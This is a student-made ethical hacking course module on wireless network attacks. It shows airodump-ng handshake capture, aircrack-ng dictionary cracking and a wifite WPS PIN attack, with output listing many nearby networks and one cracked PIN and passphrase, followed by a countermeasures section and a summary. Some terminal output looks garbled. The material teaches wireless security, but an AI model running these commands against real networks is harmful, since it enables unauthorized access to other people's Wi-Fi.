
MODULE – 16 HACKING WIRELESS NETWORKS

Command - airodump-ng --bssid <BSSID> -c 2 -w <file name> wlan0



```
root@kali:~# airodump-ng --bssid 78:32:1B:51:60:33 -c 2 -w genmon XXX wlan0
[...]
CH 11 ][ Elapsed: 1 min ][ 2025-12-27 20:26 ][ WPA handshake: 78:32:1B:51:60:33
BSSID      PWR  RXQ  Beacons   #Data, A/S  CH   MB   ENC CIPHER AUTH ESSID
78:32:1B:51:60:33  -67  0    190  1920 17 11 270  WPA2 CCMP  PSK  CHINNU
BSSID      STATION      PWR  Rate  Lost  Frames  Notes  Probes
78:32:1B:51:60:33  7E:89:6C:20:D2:75  -75  240- 1     0    269
78:32:1B:51:60:33  D4:8A:39:15:16:00  -79  240- 1     3    196
78:32:1B:51:60:33  44:CB:8F:78:D1:00  -46  240-24e  6    235
78:32:1B:51:60:33  80:00:00:00:00:00  -100  240- 15   399  EAPOL
78:32:1B:51:60:33  06:81:88:00:31:B8  -95  180- 2e   310   987
```

Command – aircrack-ng -a2 <BSSID> -w /usr/share/wordlists/rockyou.txt <cap file name>



```
root@kali:~/home/sachet#
[...]
aircrack-ng -a2 78:32:1B:51:60:33 -w /usr/share/wordlists/rockyou.txt wifipass-01.cap
Reading packets, please wait...
Opening 78:32:1B:51:60:33
Failed to open "78:32:1B:51:60:33" (z): No such file or directory
Opening 78:32:1B:51:60:33
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Read 104662 packets.

# BSSID          ESSID           Encryption
1  78:32:1B:51:60:33  CHINNU          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening 78:32:1B:51:60:33
Failed to open "78:32:1B:51:60:33" (z): No such file or directory
Opening 78:32:1B:51:60:33
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Read 104662 packets.

1 potential targets

          Aircrack-ng 1.7
[00:00:00] 69/10303729 keys tested (1159.56 k/s)
Time left: 2 hours, 28 minutes, 5 seconds          0.00%
[?] [?] [?] [?] [?] [?] [?] [?] [?] [?] [?] [?]

Master Key   : 68:EE:60:A0:9D:25:08:06:39:52:AF:CC:04:24:5D:09
               AC:00:2A:7A:A7:21:34:00:00:66:9E:24:02:CE:89:26
Transient Key : 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
               00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
               00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
EAPOL HMAC   : A2:CC:A2:37:B5:4F:F9:7D:3A:AA:ER:C8:C3:36:ER:71

root@kali:~/home/sachet#
```

Wifite

Wifite is an automated **wireless security testing tool** used in ethical hacking to assess the security of Wi-Fi networks. It simplifies the process of identifying weak wireless configurations by integrating multiple wireless attack techniques into a single framework.

Wifite is commonly used to **test WPA/WPA2 network strength**, detect vulnerable access points, and evaluate overall wireless security in an **authorized environment**.

Type – wifite

```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~/home/sachet
# wifite
[+] Starting wifite2 2.7.0
[+] A wireless auditor by der82
[+] https://github.com/kiwicoder/wifite2

[!] Warning: Recommended app hcxdumptool was not found. Install # apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. Install # apt install hcxpcapng

[*] Using wlan0 already in monitor mode



| NUM | ESSID               | CH | ENCR  | PWR  | WPS | CLIENT |
|-----|---------------------|----|-------|------|-----|--------|
| 0   | realm_P2            | 6  | WPA-P | 41db | no  |        |
| 1   | CHINNU              | 11 | WPA-P | 22db | yes | 4      |
| 2   | CJrox               | 6  | WPA-P | 18db | yes |        |
| 3   | zadanya             | 3  | WPA-P | 17db | yes | 2      |
| 4   | Vally097            | 9  | WPA-P | 17db | yes |        |
| 5   | Airtel_Morbi1       | 1  | WPA-P | 14db | yes |        |
| 6   | Airtel_mano_1131    | 6  | WPA-P | 14db | no  |        |
| 7   | Jaison_WiFi         | 1  | WPA-P | 13db | no  |        |
| 8   | Airtel_Lte_5899     | 1  | WPA-P | 13db | yes |        |
| 9   | JioPrivateNet       | 1  | WPA-E | 6db  | no  |        |
| 10  | Sanket*             | 2  | WPA-E | 6db  | yes | 1      |
| 11  | SPK_4G_P            | 6  | WPA-P | 6db  | yes |        |
| 12  | HANIF               | 10 | WPA-P | 6db  | yes |        |
| 13  | AirFiber_JenkBA     | 6  | WPA-P | 6db  | yes | 1      |
| 14  | JioPrivateNet       | 6  | WPA-P | 6db  | no  |        |
| 15  | Dennis              | 6  | WPA-P | 6db  | yes |        |
| 16  | AirFiber-GOjeNW     | 6  | WPA-P | 6db  | yes |        |
| 17  | Tp-Link_204C        | 1  | WPA-P | 6db  | yes |        |
| 18  | Ravinder_WiFi       | 13 | WPA-P | 6db  | no  |        |
| 19  | Mobile WiFi_V1_A188 | 9  | WPA-P | 6db  | no  |        |
| 20  | Rupali-AirFiber     | 11 | WPA-P | 6db  | yes |        |
| 21  | SPK_4G_P            | 6  | WPA-P | 6db  | yes |        |
| 22  | Vash_Patil          | 1  | WPA-P | 6db  | no  |        |
| 23  | Kalpesh             | 5  | WPA-P | 6db  | no  |        |
| 24  | JIOAIRFB88          | 6  | WPA-P | 6db  | yes |        |
| 25  | Airtel_Lte_5899     | 1  | WPA-P | 6db  | no  |        |


[*] Select target(s) (1-26) separated by commas, dashes or all: 5

[*] Starting attacks against 54:A2:45:02:87:98 (Vally097)
[*] Vally097 (18db) WPS Pixie-Dust: [andc1] Failed: Reaver says "WPS pin not found"
[*] Vally097 (17db) WPS NULL PIN: [em23s] Failed: Reaver process stopped (exit code: 1)
[*] Vally097 (17db) WPS PIN Attack: [3s PINs:] Cracked WPS PIN: 12345678 PSK: 35791112
[*] Encryption: WPA (WPS)
[*] Encryption: WPA (WPS)
[*] WPS PIN: 12345678

```

MODULE – 16 HACKING WIRELESS NETWORKS

The screenshot shows a Kali Linux desktop environment with two terminal windows open. The top terminal window is titled 'root@kali:[/home/sachet]' and displays a list of nearby WiFi networks along with their details such as ESSID, channel, power level, and WPS status. It also shows the results of a wps-pixie-dust attack against the 'Valley097' network. The bottom terminal window is also titled 'root@kali:[/home/sachet]' and shows a similar list of networks, indicating it is attacking the 'Aadnya' network. Both terminals show the user has selected target(s) and finished the attack. The desktop interface includes a taskbar with various application icons like a browser, file manager, and terminal, and a system tray at the bottom.

Hacking Wireless Networks – Countermeasures

Wireless network countermeasures are **defensive techniques and security practices** used to protect wireless communication from unauthorized access, data theft, and attacks. Since wireless signals travel through air, security must be stronger than convenience — always.

Strong Encryption Standards

Encryption is the first line of defense. Weak encryption is an open invitation.

- Use **WPA3** or **WPA2-AES** encryption
- Avoid outdated protocols like **WEP** and **WPA**
- Encrypt all transmitted data to prevent eavesdropping

Old locks don't stop new thieves. Upgrade or regret it.

Secure Authentication Mechanisms

Authentication decides who gets in and who stays outside.

- Use **strong, complex passwords**
- Implement **802.1X authentication** for enterprise networks
- Avoid shared or default credentials

Tradition taught us keys matter. Modern security says keys must be smart.

Disable SSID Broadcasting (Optional Measure)

Hiding the network name adds a minor layer of security.

- Reduces visibility to casual attackers
- Should not be relied on as the primary defense

Let's be honest — it's camouflage, not armor.

MAC Address Filtering

Only authorized devices are allowed to connect.

- Blocks unknown devices
- Useful for small networks

But yes, MAC addresses can be spoofed. It's a speed bump, not a wall.

Use of Firewalls and Intrusion Detection Systems

Monitoring traffic is just as important as locking doors.

- Deploy **wireless firewalls**
- Use **Wireless IDS/IPS** to detect suspicious activities
- Monitor for rogue access points

Ancient rule: trust, but verify. Always verify.

Regular Firmware and Security Updates

Attackers love outdated systems.

- Update router firmware regularly
- Patch known vulnerabilities
- Remove unused services

If you don't maintain your tech, someone else will exploit it.

Disable Unnecessary Features

More features mean more attack surfaces.

- Turn off **WPS (Wi-Fi Protected Setup)**
- Disable remote management
- Remove unused ports and services

Minimalism isn't a trend — it's survival.

Network Segmentation

Separate what matters from what doesn't.

- Use **guest networks** for visitors
- Isolate critical systems
- Limit lateral movement inside the network

One breach shouldn't burn the whole house.

Physical Security of Access Points

Wireless security isn't only digital.

- Secure routers and access points physically
- Prevent unauthorized resets or tampering

Old-school wisdom: guard the gate, not just the map.

User Awareness and Security Policies

Humans remain the weakest link.

- Educate users about secure practices
- Avoid connecting to unknown networks
- Enforce security policies

Technology fails. Awareness saves.

Conclusion

Wireless network countermeasures are about **layered defense** — no single solution, no magic switch. Strong encryption, smart authentication, constant monitoring, and disciplined users form the real shield.

SACHCHITANAND

Module Summary: Hacking Wireless Networks

Module Overview:

Wireless networks provide convenience and mobility but are inherently vulnerable due to their use of radio waves. This module explores the **concepts of wireless network hacking**, potential attack vectors, and the **countermeasures** required to protect against unauthorized access and data breaches.

Key Concepts Covered:

1. **Introduction to Wireless Network Hacking**
 - Definition and scope
 - Ethical hacking perspective
 - Differences between wired and wireless networks
2. **Vulnerabilities of Wireless Networks**
 - Open networks, weak passwords, and misconfigurations
 - Outdated encryption protocols (WEP, WPA)
 - Human errors as primary attack vectors
3. **Wireless Network Protocols and Security**
 - WEP, WPA, WPA2, WPA3
 - Authentication vs. encryption
 - Role of management frames and client devices
4. **Types of Attacks (Conceptual Overview)**
 - Eavesdropping (sniffing traffic)
 - Rogue access points
 - Authentication attacks
 - Denial of Service (DoS) attacks
5. **Countermeasures & Best Practices**
 - Strong encryption and secure authentication (WPA3, 802.1X)
 - MAC address filtering and SSID management
 - Firewalls and intrusion detection systems
 - Regular firmware updates and network segmentation
 - User awareness and security policies

Learning Outcome:

After this module, students understand the **risks inherent in wireless networks**, can **identify potential attack vectors**, and are able to **propose effective security countermeasures**. The focus is on **layered defense**, ethical awareness, and practical security strategies.

THANK YOU

SACHCHITANAND YADAV